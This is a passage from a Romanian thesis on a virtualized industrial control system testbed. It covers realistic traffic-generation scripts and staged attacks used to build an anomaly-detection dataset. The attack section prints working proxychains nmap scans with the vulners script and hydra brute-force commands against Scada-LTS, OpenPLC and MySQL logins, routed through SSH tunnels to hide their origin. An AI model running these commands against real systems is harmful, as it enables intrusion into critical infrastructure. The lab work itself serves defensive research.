În paralel, am simulat evenimente de natură malițioasă, utilizând tehnici clasice din domeniul securității cibernetice. Acestea au inclus scanări de rețea pentru identificarea echipamentelor expuse, precum și atacuri de suprasolicitare asupra serverelor SCADA, cu scopul de a induce condiții de stres operațional. Prin aceste scenarii am vrut să evaluăm comportamentul infrastructurii în fața unor atacuri realiste și să analizăm răspunsul sistemelor de monitorizare și detecție implementate.

Validarea traficului generat a fost realizată prin capturi de pachete și analize statistice. Am efectuat capturi de pachete la nivelul stațiilor care generează traficul, precum și la nivelul infrastructurii de rețea, utilizând atât metode de monitorizare pasivă (ex: Wireshark, tcpdump), cât și analiza fluxurilor NetFlow. Am analizat în special traficul care trece prin IDMZ, dinspre IT către OT, deoarece această zonă reprezintă un punct critic pentru securitatea rețelei ICS.

Analiza comparativă între distribuțiile de pachete generate și modelele teoretice a vizat aspecte precum variabilitatea traficului, duratele sesiunilor, caracteristicile burst-urilor de trafic și dependența pe termen lung. Această abordare a permis calibrarea atentă a scenariilor de trafic și asigurarea unui cadru de testare relevant și credibil pentru evaluarea sistemului de detecție a anomaliilor.

7.2 Considerații privind Generarea de Trafic Realist

În procesul de proiectare a simulării de trafic pentru infrastructura ICS virtualizată, un punct esențial a fost să obțin un comportament al traficului cât mai apropiat de realitatea operațională. Simpla generare a fluxurilor constante sau replay-ul de capturi statice nu ar fi reflectat variabilitatea și complexitatea traficului industrial autentic.

Astfel, metodologia dezvoltată în cadrul acestui proiect s-a inspirat din caracteristicile fundamentale ale traficului din rețele reale, evidențiate și în literatura de specialitate. Printre acestea se numără: variabilitatea ridicată, auto-similitatea traficului, structura ON/OFF și adaptarea la programul de activitate și repaus. Pentru a reproduce aceste caracteristici, am implementat o abordare bazată pe modele stocastice și mașini de stări finite (FSM - Finite State Machines), care guvernează atât fluxul logic al interacțiunilor utilizatorilor cu sistemele SCADA și PLC-urile, cât și variabilitatea temporală a comunicațiilor.

Traficul realist nu se rezumă la fluxuri constante sau la emularea simplistă a câtorva sesiuni TCP/UDP. Conform studiilor din domeniu, un trafic poate fi considerat realist dacă îndeplinește următoarele condiții: prezintă auto-similitate și variabilitate ridicată (Noah și Joseph Effects), urmează distribuții de tip heavy-tailed (Weibull sau Pareto), integrează comportamente stocastice și perturbații naturale.

Traficul realist nu se rezuma la fluxuri constante sau la emularea simplista a catorva sesiuni TCP/UDP. Conform studiilor din domeniu [3] [17] [9], un trafic poate fi considerat realist daca indeplineste urmatoarele conditii: prezinta auto-similitate si variabilitate ridicata (Noah si Joseph Effects), urmeaza distributii de tip heavy-tailed (Weibull sau Pareto), integreaza comportamente stocastice si perturbari naturale.

7.2.1 Varibilitate Ridicata si Auto-Similaritate in Trafic

Una dintre principalele caracteristici ale traficului real de rețea, demonstrată prin studii statistice asupra fluxurilor de date, este variabilitatea ridicată sau comportamentul bursty. Traficul bursty este caracterizat prin existența unor perioade scurte de transmisie intensă, alternate cu perioade de relativă inactivitate. Această variabilitate nu este aleatorie simplă, ci urmează modele statistice bine definite.

În același timp, s-a observat că traficul de rețea prezintă auto-similitate (self-similarity), ceea ce înseamnă că modele de comportament detectabile la o anumită scară temporală (de exemplu, câteva secunde) se repetă și la scări mai mari (minute, ore), menținând aceleași tipare de variație statistică. Acest fenomen este diferit de o simplă variabilitate aleatorie și implică existența unei structuri de dependență pe termen lung în traficul de date.

Auto-similitatea și variabilitatea sunt proprietăți care pot fi modelate matematic prin distribuții de tip heavy-tailed, precum distribuțiile Pareto sau Weibull, în care probabilitatea apariției unor sesiuni de durată foarte lungă sau a unor volume de date foarte mari scade mult mai lent decât în distribuțiile normale. În simularea realizată, aceste distribuții au fost integrate în modelarea duratelor sesiunilor active și a timpilor de pauză, pentru a obține un trafic cât mai realist.

7.2.2 Modele ON/OFF pentru modelarea sesiunilor de trafic

Traficul de rețea real nu este caracterizat de transmisii continue, ci de sesiuni discrete de activitate, separate de perioade de inactivitate. Această alternanță naturală între stări de activitate și repaus este cunoscută sub numele de model ON/OFF.

În modelul ON/OFF, starea ON corespunde perioadelor în care un utilizator sau un dispozitiv transmite activ date către rețea, de exemplu, accesând un portal web SCADA, consultând un raport sau trimițând o comandă către un PLC. Starea OFF corespunde perioadelor în care nu există activitate vizibilă, de exemplu între două consultări succesive sau în timpul procesării locale a informațiilor.

Duratele acestor stări ON și OFF sunt modelate folosind distribuții statistice realiste, care reproduc comportamentele observate în rețele industriale. De exemplu, durata unei sesiuni de consultare a rapoartelor poate fi modelată printr-o distribuție Weibull, în timp ce pauzele dintre acțiuni pot urma o distribuție Pareto. Prin agregarea a numeroase surse de trafic ON/OFF (diferite stații de lucru sau scripturi independente), modelul de trafic rezultat reproduce variabilitatea și auto-similitatea naturale ale traficului real, fenomen demonstrat teoretic de studiile clasice în domeniul rețelelor. [17]

7.2.3 Modelarea Comportamentului Utilizatorilor prin Mașini de Stări Finite (FSM)

Simularea traficului generat de utilizatori umani nu poate fi redusă doar la alternanța ON/OFF, ci trebuie să reflecte și logica interacțiunilor dintre utilizatori și aplicațiile industriale. Pentru a realiza acest lucru, am implementat un model de tip mașină de stări finite (FSM – Finite State Machine) în cadrul scripturilor de generare a traficului.

Prin această abordare, fiecare stare corespunde unei activități specifice: autentificarea în sistem (login), navigare între sursele de date, consultarea alarmelor, accesarea rapoartelor, etc. Aceste tranziții între stări sunt controlate de o matrice de probabilități, determinată astfel încât să reflecte tiparele naturale de navigare ale utilizatorilor, iar duratele de activitate pentru fiecare stare sunt modelate aleatoriu, în funcție de tipul activității și de programul de lucru.

7.3 Generarea de Trafic Normal

Generarea traficului normal a reprezentat o etapă esențială în crearea unui scenariu realist de funcționare pentru infrastructura ICS virtualizată. În această etapă, accentul a fost pus pe simularea comportamentului legitim al utilizatorilor și al aplicațiilor industriale, astfel încât să se creeze o bază solidă pentru antrenarea și testarea modelelor de detecție a anomaliilor.

Pentru realizarea acestui tip de trafic, am dezvoltat mai multe scripturi de Python și Bash, integrate în stațiile de lucru Debian 12 din GNS3. Execuția scripturilor este coordonată prin Cron, permițând generarea automată și distribuită de trafic pe parcursul simulării.

Sesiunile de trafic au fost modelate respectând principiile discutate anterior, utilizând o structură ON/OFF pentru alternanța dintre perioadele active și cele de repaus.

Duratele sesiunilor active și inactive au fost extrase din distribuții de tip heavy-tailed (Weibull și Pareto), astfel încât să reflecte comportamentele reale ale operatorilor industriali: perioade lungi de monitorizare pasivă alternate cu activități scurte și intense de interacțiune.

În cadrul unei sesiuni active, utilizatorul simulat navighează prin diferite pagini ale portalului SCADA, consultă datele senzorilor sau actualizează rapoarte, după o logică stabilită printr-un model de mașină de stări finite (FSM).

7.3.1 Scripturile Utilizate pentru Generarea Traficului

Pentru implementarea acestei simulări, am dezvoltat doua categorii principale de scripturi:

- **Scripturi Python:** acestea sunt folosite pentru generarea traficului realist prin crearea unor sesiuni active pentru SCADA si PLC.
- **Scripturi Bash:** acestea au ca scop crearea conexiunilor din zona IT prin IDMZ pentru a ca scriptul python sa poată accesa serviciile din zona industriala.

Aceste scripturi fac, de asemenea, parte din doua categorii: scripturi pentru simularea traficului uman și scripturi pentru simularea serviciilor (sincronizare baze de date, snmp poll, transfer date senzori).

Generarea Traficului Uman

Scriptul de Python

Pentru simularea traficului realist uman am dezvoltat și utilizat două scripturi principale în Python, web-scada.py și web-plc.py, fiecare având rolul de a simula interacțiuni realiste ale utilizatorilor umani cu platformele SCADA și OpenPLC. Ambele scripturi Python sunt foarte asemănătoare, singurele diferențe apăând doar la configurarea pentru accesarea platformei specifice, din acest motiv o să prezint doar codul Python pentru SCADA.

Scripturile folosesc modele de tip Hidden Markov Model (HMM) pentru a modela navigarea utilizatorilor între diferite stări, fiecare stare reprezentând o secțiune a aplicației industriale (de exemplu: pagina de login, dashboard-ul de monitorizare, lista de alarme, pagina de rapoarte). În implementarea acestor scripturi, stările sunt definite ca puncte de acces (URL-uri) în platformele respective, tranzițiile între stări sunt controlate de o matrice de probabilități (transition matrix), aleasă astfel încât să reflecte tiparele naturale de navigare ale utilizatorilor, iar duratele de activitate pentru fiecare stare sunt modelate folosind distribuții normale, cu medii și variație ajustate pentru a reproduce timpul de interacțiune specific fiecărei sesiuni.

```
states = ["login.htm", "data_sources.shtm", "app.shtm#/alarms", "modern_watch_list.
    shtm#/", "views.shtm#/", "reports.shtm", "logout.html"]
n_states = len(states)

emission_means     = [2.0, 40.0, 35.0, 41, 30.0, 24,1.5]
emission_variances = [0.4, 1.2, 2.1, 1.9, 2.7, 2.5, 1.0,]

transition_matrix = np.array([
    # Login (10% login nu functioneaza, 90% trece la urmatoarea stare )
    [0.1, 0.9, 0.0, 0.0, 0.0, 0.0, 0.0],
    # data_sources.shtm
    [0.0, 0.4, 0.2, 0.2, 0.2, 0.0, 0.0],
    # alarms
    [0.0, 0.1, 0.0, 0.5, 0.2, 0.2, 0.0],
    # modern_watch_list.shtm#/
    [0.0, 0.2, 0.2, 0.2, 0.2, 0.1, 0.1],
    # views.shtm#/
    [0.0, 0.3, 0.1, 0.3, 0.2, 0.0, 0.1],
    # reports.shtm
    [0.0, 0.2, 0.1, 0.2, 0.2, 0.2, 0.1],
    # logout.html -> Incheie simularea (50%) Reincepe (50%)
    [0.5, 0.0, 0.0, 0.0, 0.0, 0.0, 0.5]
])
```

Listarea 7.1: Model HMM

Generarea traficului pentru fiecare stare este controlat de o functie speciala care are rolul de a simula comportamentul realist de interacțiune al unui utilizator cu o aplicație web industrială (precum un sistem SCADA), prin generarea controlată de cereri HTTP către o adresă țintă. Această funcție reproduce dinamica naturală a unei sesiuni de lucru, integrând atât fluxuri normale de solicitări regulate, cât și evenimente spontane, precum spike-uri de trafic și erori simulate de transmisie.

În implementarea acestei funcții, logica de simulare urmează două faze distincte:

Prima fază simulează încărcarea inițială a paginii web. Sunt generate între 5 și 10 cereri consecutive către URL-ul specificat, fiecare cu un timp de așteptare aleator între 0.1 și 0.5 secunde. Această etapă imită comportamentul real al unui utilizator care accesează și încarcă în mod secvențial resursele unei pagini web (HTML, CSS, JS, imagini).

A doua fază simulează actualizările de date în timpul utilizării aplicației. Durata totală a acestei faze este determinată de funcția, care stabilește un timp de activitate adaptat tipului de pagină accesată (ex: pagină de monitorizare poate necesita sesiuni mai lungi decât o pagină de login).

În interiorul acestei perioade active, sunt introduse elemente de variabilitate și imprevizibilitate, esențiale pentru realismul simulării: Cu o probabilitate de 5%, se simulează o eroare de actualizare a datelor, printr-o pauză aleatoare de 0.5–1.0 secunde, reflectând posibilitatea unor mici întreruperi sau timeouts în aplicațiile reale. Cu o probabilitate de 20%, se declanșează un spike de trafic, constând între 5 până la 15 cereri rapide către server, fiecare cerere fiind separată de întârzieri foarte mici (0.05–0.2 secunde). Această modelare reproduce comportamentul utilizatorilor care, de exemplu, dau refresh repetat la o pagină sau accesează simultan multiple secțiuni.

În restul timpului, se simulează un trafic regulat, prin trimiterea de cereri HTTP la intervale normale (0.8–1.6 secunde), reflectând interacțiunile continue, dar moderate ale unui utilizator tipic.

```
def send_traffic(target_url, current_state):
    # Simulate a page load
    for i in range(random.randint(5, 10)):
        try:
            response = requests.get(target_url)
        except Exception as e:
            logging.error(f"Failed to access endpoint: {e}")
        time.sleep(random.uniform(0.1, 0.5))

    # Simulate data updates for page
    delay = generate_delay(current_state)
    logging.info(f"Sending page updates for {delay:.2f} seconds...")
    start_time = time.time()
    while time.time() - start_time < delay:
        if random.random() < 0.05:
            logging.warning("Simulating a failed data update.")
            time.sleep(random.uniform(0.5, 1.0))
            continue

        if random.random() < 0.2:  # 20% chance of traffic spike
            for _ in range(random.randint(5, 15)):  # Burst of requests
                try:
                    response = requests.get(target_url)
                except Exception as e:
                    logging.error(f"Traffic spike failed: {e}")
                time.sleep(random.uniform(0.05, 0.2))  # Rapid requests

        try:
            response = requests.get(target_url)
```

```
        except Exception as e:
            logging.error(f"Failed to access endpoint: {e}")
        time.sleep(random.uniform(0.8, 1.6))

    logging.info(f"Completed HTTP traffic simulation to {target_url}.")
```

Listarea 7.2: Simularea traficului pentru o sesiune in browser

Durata fiecărei sesiuni de activitate a utilizatorului este determinată dinamic, pe baza unei combinații între starea curentă a sesiunii și momentul zilei în care are loc simularea. Această metodă de calcul adaugă un grad suplimentar de realism simulării, adaptând comportamentul traficului la condițiile operaționale specifice fiecărei perioade (zi sau noapte).

```
def generate_delay(state):
    mean = emission_means[state]
    variance = emission_variances[state]
    base_delay = abs(np.random.normal(mean, np.sqrt(variance)))

    if is_on_period():
        # Day shift: Increase delays significantly to simulate activity
        return base_delay * random.uniform(1, 3)
    else:
        # Night shift:
        return base_delay
```

Listarea 7.3: Calcularea duratei unei sesiuni pe baza starii

Un aspect esențial în proiectarea generatorului de trafic utilizat în această simulare a fost asigurarea unui grad ridicat de modularitate și variabilitate controlată a comportamentului scripturilor. Această abordare a fost aleasă pentru a evita generarea unui trafic rigid, previzibil și uniform, și pentru a reflecta mai fidel realitatea mediilor industriale, unde activitatea utilizatorilor și a dispozitivelor variază semnificativ în funcție de intervalul orar și de sarcinile operaționale.

Înainte de rularea efectivă a simulării de trafic, scripturile efectuează o verificare stocastică bazată pe intervalul orar curent. Codul relevant implementează următoarea logică:

```
if is_on_period():
    probability = 0.8  # 80% șăans de țexecuie în timpul orelor de lucru
else:
    probability = 0.4  # 40% șăans de țexecuie în afara orelor de lucru

if random.random() < probability:
    logging.info(f"Script will run (probability: {probability}).")
else:
    logging.info(f"Script will not run (probability: {probability}).")
    sys.exit(0)
```

Listarea 7.4: Controlul execuției prin verificarea programului de lucru

Această secvență de cod introduce un nivel suplimentar de variabilitate, deoarece în timpul orelor de activitate intensă (de exemplu 08:00–20:00), există o probabilitate de 80% ca scriptul să ruleze la fiecare execuție programată de cronjob iar în afara orelor de lucru, probabilitatea de rulare scade la 40%, reflectând activitatea redusă specifică nopții sau weekendurilor.

Astfel, chiar și dacă un cronjob este configurat să ruleze la intervale fixe, comportamentul real al generării de trafic este aleatoriu într-o manieră controlată, oferind o distribuție a activităților mai apropiată de realitatea rețelelor industriale.

Pe lângă decizia de rulare, durata fiecărei sesiuni de trafic este și ea adaptată în funcție de perioada zilei. Codul corespunzător este următorul:

```
if is_on_period():
    duration = random.randint(600, 1800)  # sesiuni între 10 și 30 minute
else:
    duration = random.randint(300, 900)   # sesiuni între 5 și 15 minute

if current_state == n_states - 1 and time.time() - start_time < 600 and is_on_period
    ():
    logging.warning("Logout state before 600 seconds. Continuing the simulation from
     state 1")
    current_state = 1
if current_state == n_states - 1:
    break
```

Listarea 7.5: Controlul duratei sesiunii în funcție de programul de lucru

În timpul orelor active, sesiunile sunt mai lungi și mai consistente, în timp ce în perioadele de repaus, sesiunile sunt mai scurte, reflectând scăderea activității operatorilor. Acest mecanism previne terminarea prea rapida a sesiunilor active în intervalele de lucru, simulând mai bine comportamentele utilizatorilor reali care efectuează mai multe operațiuni consecutive.

Scriptul de Bash

Pentru a automatiza simularea traficului web generat către platforma SCADA si PLC în cadrul infrastructurii virtualizate, a fost dezvoltat un script Bash specializat. Scriptul are ca scop inițializarea mediului printr-o secvență controlată de pași pentru stabilirea unei conexiuni SSH securizate printr-un server de tip jump (proxy intermediar) și pentru lansarea automată a simulării sesiunilor web. La începutul rulării, scriptul introduce o întârziere aleatoare de până la 1800 de secunde (30 de minute), calculată folosind funcția RANDOM. Această întârziere adaugă variabilitate naturală momentelor de inițiere a sesiunilor, evitând generarea de trafic predictibil și sincronizat în rețea. Ulterior, scriptul activează un mediu virtual Python (VirtualEnv), în care este instalat scriptul responsabil pentru accesarea portalului SCADA. Se creează un tunel SSH folosind opțiunea -L, care redirecționează portul local 8080 către portul 8080 al serverului SCADA (192.168.30.30 - zona Industriala) prin intermediul unui server de tip jump server (192.168.20.5 - IDMZ), pentru aceasta simulare autentificarea se face pe baza de chei publice. Această tehnică de tunelare permite accesarea sigură a resurselor interne din zona Industrială, simulând metode reale de acces la distanță într-un ICS protejat. După stabilirea tunelului, scriptul lansează programul Python, care simulează sesiunile de interacțiune HTTP, utilizând conexiunea securizată. La finalul execuției, mediul virtual Python este dezactivat, iar procesul SSH corespunzător tunelului este terminat prin comanda kill, închizând astfel sesiunea în mod controlat.

```
#!/bin/bash

echo $(date)": [INFO] Adding random delay before starting script."
DELAY=$((RANDOM % 1800))
echo $(date)": Waiting for "$DELAY
sleep $DELAY
echo $(date)":[INFO] Starting traffic simulation script."


source "/home/debian/webacc/web/bin/activate"

JUMP1_USER="debian"
JUMP1_HOST="192.168.20.5"  # First jump server IP

SCADA_IP="192.168.30.30"  # OpenSCADA server IP
SCADA_PORT="8080"         # OpenSCADA server port
LOCAL_PORT="8080"         # Local port for the SSH tunnel

echo $(date)": Creating ssh tunnel through proxies"
ssh -L ${LOCAL_PORT}:${SCADA_IP}:${SCADA_PORT} ${JUMP1_USER}@${JUMP1_HOST} -N &
```

```
TUNNEL_PID=$!
sleep 5
echo $(date)": Accessing OpenSCADA web interface"
python3 -u /home/debian/webacc/web-acc.py

deactivate
kill $TUNNEL_PID
echo $(date)": SSH tunnel closed"
```

Listarea 7.6: Script bash pentru initializarea simularii

Diferența dintre scriptul bash pentru SCADA si PLC este ca cel de la PLC are o lista și alege aleatoriu unul dintre PLC-uri la momentul rularii

```
PLC_IPS=("192.168.30.20" "192.168.30.21" "192.168.30.22")
PLC_IP=$(shuf -n 1 -e "${PLC_IPS[@]}")
```

Listarea 7.7: Script bash pentru PLC

Configurare Cronjob

Pentru a reproduce cât mai fidel condițiile reale de funcționare dintr-un mediu industrial, nu a fost suficientă doar configurarea unor scripturi de generare de trafic complexe. A fost necesară, de asemenea, organizarea programului de activitate al stațiilor de lucru, astfel încât să reflecte ritmul de lucru specific zonelor industriale reale: intensitate ridicată în timpul zilei și activitate redusă pe timpul nopții.

În cadrul simulării, am implementat următoarele măsuri pentru a introduce realism suplimentar în comportamentul stațiilor de lucru. Doar una sau maximum două dintre cele patru stații de lucru (WK-1, WK-2, WK-3, WK-4) sunt active în afara orelor de program (20:00–08:00), pentru a evita generarea unui volum excesiv de trafic. Această abordare reflectă natura activităților industriale nocturne, concentrate mai mult pe monitorizare pasivă decât pe operațiuni active, fiecare stație utilizează o versiune personalizată a matricei de tranziții HMM și diferențe în celelalte variabilele cu timpi aleatorii și procentaje, pentru a asigura o variabilitate crescută în modul de navigare și pentru a evita uniformitatea comportamentelor de trafic, în timpul nopții, scripturile dedicate simulării PLC-urilor sunt configurate să ruleze mai rar și pentru perioade mai scurte, imitând ritmul mai lent al proceselor automate în regim de întreținere. Am analizat și ajustat distribuția temporală a execuției scripturilor, astfel încât acestea să nu fie declanșate toate simultan, reducând astfel riscul de sincronizare artificială și creând o distribuție mai naturală a fluxurilor de trafic.

Pentru o transparență completă a programării execuțiilor, mai jos este prezentată configurarea cronjob-urilor pentru fiecare stație de lucru implicată în simulare:

WK-1:

```
    */25 8-20 * * * run-web-scada.sh
    */43 8-20 * * * run-web-plc.sh
    45 20-23/1,0-8/4 * * * run-web-scada.sh
```

WK-2:

```
    */32 8-20 * * * run-web-scada.sh
    */47 8-20 * * * run-web-plc.sh
```

Scripturile de noapte pentru această stație au fost eliminate pentru a respecta reducerea activității nocturne.

WK-3:

```
    */31 8-20 * * * run-web-scada.sh
    */3 8-20 * * * run-web-monitor.sh
```

Scripturile de noapte pentru această stație au fost de asemenea eliminate.

WK-4:

```
    */34 8-20 * * * run-web-scada.sh
    */52 8-20 * * * run-web-plc.sh
    17 20-23/1,0-8/2 * * * run-web-scada.sh
    3 20-23/1,0-8/4 * * * run-web-plc.sh
```

Prin aceste ajustări, infrastructura de simulare asigură un model de trafic dinamic și variabil, adaptat atât orelor de activitate intensă, cât și perioadelor de repaus, ceea ce contribuie decisiv la realismul și valoarea analitică a testelor efectuate.

Generarea traficului automatizat de sisteme și dispozitive

În completarea traficului generat de stațiile de lucru care simulau comportamentul uman, am implementat o componentă suplimentară de trafic, specifică dispozitivelor automate dintr-o rețea industrială. Această categorie de trafic, deși nu prezintă variații complexe de comportament sau modele avansate de utilizare, este esențială pentru crearea unui mediu de testare complet și realist. Traficul de fundal provenit de la dispozitive precum senzori, servere de monitorizare sau sisteme de backup contribuie la realismul simulării și influențează evaluarea sistemelor de detecție a anomaliilor.

În cadrul acestui proiect, traficul de dispozitive a fost generat printr-o serie de scripturi dedicate, descrise în continuare.

Generarea Traficului SNMP

Pentru a simula traficul generat de sistemele de monitorizare a dispozitivelor, am dezvoltat un script de Python folosind librăria Scapy. Acesta generează cereri SNMP GET către adrese IP din rețeaua Industrială, imitând comportamentul serverelor de management care colectează periodic informații despre starea dispozitivelor.

Funcționarea scriptului se bazează pe următoarea logică. Sunt definite un set de OID-uri standard SNMP (sysDescr, sysUpTime, sysName) care sunt interogate aleator. La fiecare execuție, este aleasă aleator o adresă IP dintr-un interval prestabilit (192.168.35.20–192.168.35.30), reprezentând dispozitivele industriale simulate. Cererile SNMP sunt construite folosind biblioteca Scapy, cu adăugarea unui port sursă randomizat pentru realism sporit. Între cereri este introdusă o întârziere aleatoare de 0.5–2 secunde, pentru a simula traficul periodic neregulat de monitorizare. Astfel, programul produce un flux constant, dar discret, de trafic de monitorizare industrială, esențial pentru completarea profilului rețelei simulate.

```
from scapy.all import IP, UDP, SNMP, SNMPvarbind, SNMPget, send
import random
import time

# Target SNMP Device Configuration
TARGET_IP = "192.168.1.10"  # Replace with the target IP address
SNMP_PORT = 161             # Default SNMP port
COMMUNITY_STRING = "public"  # SNMP community string

#Wait before running to add more randomness
random.randint(5, 45)

# List of OIDs to query
```

```
OIDS = [
    "1.3.6.1.2.1.1.1.0",  # sysDescr: System description
    "1.3.6.1.2.1.1.3.0",  # sysUpTime: System uptime
    "1.3.6.1.2.1.1.5.0",  # sysName: System name
]

# Function to send SNMP GET requests
def send_snmp_get(target_ip, port, community, oid):
    pkt = (
        IP(dst=target_ip) /            # IP layer with destination
        UDP(sport=random.randint(1024, 65535), dport=port) /  # Random source port
        SNMP(community=community, PDU=SNMPget(varbindlist=[SNMPvarbind(oid=oid)]))
    # SNMP GET
    )
    send(pkt, verbose=False)
    print(f"[INFO] Sent SNMP GET to {target_ip}:{port} for OID {oid}")

# Simulate SNMP Traffic
def simulate_snmp_traffic(target_ip, port, community, oids, iterations=50,
    delay_range=(0.5, 2)):
    for i in range(iterations):
        target_ip = "192.168.35."+str(random.randint(20,30))
        oid = random.choice(oids)  # Pick a random OID
        send_snmp_get(target_ip, port, community, oid)
        time.sleep(random.uniform(*delay_range))  # Random delay between packets
    print("[INFO] SNMP Traffic Simulation Complete.")

# Main function
if __name__ == "__main__":
    simulate_snmp_traffic(TARGET_IP, SNMP_PORT, COMMUNITY_STRING, OIDS, iterations
    =100, delay_range=(0.5, 2))
```

Listarea 7.8: Generarea traficului SNMP

Generarea Traficului UDP de Fundal

Scriptul are rolul de a genera trafic de fundal de tip UDP brut, similar cu traficul generat de senzori industriali, module de control sau alte dispozitive de câmp Funcționarea acestui script este simplă, sunt trimise 500 de pachete UDP către adrese IP aleatorii din rețeaua Enterprise (192.168.10.10–192.168.10.150). Fiecare pachet conține o sarcină utilă (payload) de 1024 bytes de date aleatorii. Porturile de destinație sunt de asemenea aleatorii, între 4000 și 6000, simulând comunicarea nesincronizată între dispozitive. Între trimiterea pachetelor sunt inserate întârzieri aleatorii de 0.05–0.2 secunde pentru a reproduce transmisii scurte, dar frecvente, tipice senzorilor industriali de monitorizare.

```
from scapy.all import send, IP, UDP, Raw
import random
import time

random.randint(5,45)

# Target IP and Port
TARGET_IP = "192.168.20.5"

# Number of packets
PACKET_COUNT = 500

# Generate and send UDP packets
for i in range(PACKET_COUNT):
    port = random.randint(4000, 6000)
    ip = "192.168.10."+str(random.randint(10,150))
    payload = bytes(random.randint(0, 255) for _ in range(1024))  # 1024-byte random
     payload
    pkt = IP(dst=ip) / UDP(dport=port) / Raw(load=payload)
```

```
    send(pkt, verbose=False)
    print(f"[INFO] Sent UDP packet {i+1} to {ip}:{port}")
    time.sleep(random.uniform(0.05, 0.2))  # Random delay for realism

print("[INFO] UDP Packet Stream complete.")
```

Listarea 7.9: Generarea traficului UDP

Simularea Accesului Automatizat la Platforma SCADA

Acest program simulează comportamentul unui monitor care accesează periodic interfața web a platformei SCADA pentru a monitoriza un dashboard. La fiecare execuție, scriptul trimite între 5 și 10 cereri HTTP GET către pagina principală de vizualizare a SCADA (views.shtm). Între cereri există o întârziere fixă de 1 secundă, reprezentând o monitorizare constantă, dar discretă, a stării sistemului. Această activitate imită procesele automate care monitorizează starea senzorilor, rapoartele de producție sau alarmele din sistemele industriale, fără intervenție umană directă.

```
import requests
import time
import random
url = 'http://localhost:8080/Scada-LTS'
payload = {'username':'admin','password':'admin'}


for _ in range(random.randint(5,10)):
    try:
        response = requests.get(f"{url}/views.shtm#/", allow_redirects=False)
        print(response)
    except Exception as e:
        print(f"Failed to access endpoint: {e}")

    time.sleep(1)
```

Listarea 7.10: Simularea accesului automatizat la SCADA

Simularea backup si transfer de date În vederea completării profilului de trafic specific rețelelor industriale, am adăugat și scripturi suplimentare care simulează procese automate de backup și transfer de date, frecvent întâlnite în mediile ICS.

Scriptul de backup automatizează simularea unui proces de backup periodic al bazelor de date, imitant comportamentul sistemelor SCADA sau al serverelor de arhivare a datelor de proces. Functionarea e simpla, foloseste comanda sqldump pentru a exporta bazela de date din ScadaLTS. Această activitate introduce un trafic generat la momente fixe de timp, caracteristic operațiunilor de backup automatizat în infrastructurile industriale.

Un alt script este simularea transferului de date de la senzori prin rsync. Un flux important de trafic industrial este reprezentat de transferurile de fișiere rezultate din colectarea datelor de la senzori sau echipamente de proces.În această simulare un script Bash creează fișiere dinamice cu dimensiuni aleatorii, reprezentând volume variabile de date colectate (de exemplu, fișiere CSV sau loguri de senzori) pe un server din zona industriala. Ulterior, un proces rsync de pe un server din IDMZ sincronizează aceste fișiere între stațiile de lucru, imitând replicarea periodică a datelor către servere de centralizare sau backup. Acest mecanism reproduce atât traficul punctual asociat generării fișierelor de date, cât și traficul continuu, dar neregulat, generat de sincronizările automate. Prin utilizarea fișierelor de dimensiuni variabile și a sincronizărilor aleatorii, această componentă adaugă un model de trafic variabil în volum și frecvență, esențial pentru modelarea unui mediu industrial veridic.

7.4 Generarea de Trafic Malițios

Pentru a testa capacitățile infrastructurii simulate de a detecta anomalii și comportamente malițioase, a fost necesară generarea controlată de trafic de atac. În cadrul acestui proiect, am optat pentru un set de atacuri inspirate din modele reale de amenințări asupra rețelelor industriale, conform metodologiilor propuse de studiul "Anomaly Detection Dataset for Industrial Control Systems" realizat de Research Institute of Sweden (RISE) [8].

Spre deosebire de simpla generare de pachete anormale sau trafic fals, am urmărit o simulare credibilă a unui atacator intern, presupunând că un actor rău intenționat a obținut acces la o stație din zona Enterprise și ulterior a reușit să compromită serverul de bastion (jump server) dintre zona Enterprise și zona Industriala.

Această ipoteză de lucru permite simularea unor atacuri realiste care traversează IDMZ-ul și vizează infrastructura industrială propriu-zisă, fără a declanșa alarme evidente la nivelul firewall-urilor prin instalarea directă de instrumente malițioase pe serverele intermediare.

Traficul malițios generat acoperă următoarele categorii de atacuri, fiecare reflectând tehnici uzuale de compromitere a rețelelor ICS:

- Reconnaissance
- Brute Force
- Exfiltrarea de Date
- Denial of Service (DoS)

Pentru a menține realismul simularii și a evita detecția prematură de către firewall-urile IDMZ, atacurile au fost orchestrate utilizând tuneluri SSH dinamice și redirecționare de porturi (proxychains) pentru ascunderea originii atacurilor, o statie Debian în zona Enterprise, scripturi Bash automate care planifică și lansează atacurile conform unui program cron precis. Această metodă imită un atacator care minimizează expunerea și maximizează efectul asupra rețelei industriale.

7.4.1 Reconnaissance

rima etapă în majoritatea atacurilor cibernetice constă în recunoaștere. În simulare, această fază a fost realizată prin rularea unor scripturi bash, care utilizează instrumente precum nmap și netcat pentru a scana rețeaua industrială.

Scanările au fost efectuate prin proxy-uri SSH, evitând instalarea directă a instrumentelor pe serverele de bastion. Scopul acestei faze a fost identificarea serviciilor active, a serverelor SCADA, PLC-urilor și a altor dispozitive industriale expuse.

Execuția a fost programată astfel:

- La 8:21 – scanare inițială

```
proxychains nmap -sT -sV -Pn \
-p 22,502,102,161,443,8080,80,9443 $DST_NET
```

- La 9:34 – scanare extinsă

```
proxychains nmap -sT -sV -Pn \
-p 22,502,102,161,443,8080,80,9443 $DST_NET
```

- La 10:14 – scanare completă

```
proxychains nmap -Pn --script vulners 192.168.30.30,20,21,31
```

Această secvență reproduce comportamentul unui atacator sistematic care adună informații în etape.

7.4.2 Brute Force

În această etapă, s-a urmărit compromiterea conturilor de acces pentru serverele SCADA și PLC. Scriptul utilizează instrumentul hydra pentru atacuri de tip brute-force asupra interfețelor de login web și a bazelor de date. Metodologia consta in forțarea interfeței web SCADA prin cereri automate (hydra http-post-form). Dupa incercarea parolelor de acces la baza de date MySQL al sistemului SCADA, iar un alt script se ocupa de forțarea parolelor web pentru interfața OpenPLC.

- 13:05 – brute force asupra SCADA Web UI

```
proxychains hydra \
-L /root/userlist.txt -P /root/passlist.txt \
192.168.30.30 -s 8080 http-post-form \
"/Scada-LTS/login.htm:username=^USER^&password=^PASS^:F=Invalid login"
```

- 14:32 – brute force asupra interfeței OpenPLC

```
proxychains hydra -L /root/userlist.txt -P /root/passlist.txt \
192.168.30.21 -s 8080 http-post-form \
"/login:username=^USER^&password=^PASS^:F=Bad credentials!"
```

- 15:55 – brute force asupra bazei de date SCADA

```
proxychains hydra -L /root/userlist.txt  -P /root/passlist.txt \
192.168.30.30 mysql
```

7.4.3 Exfiltrarea de Date

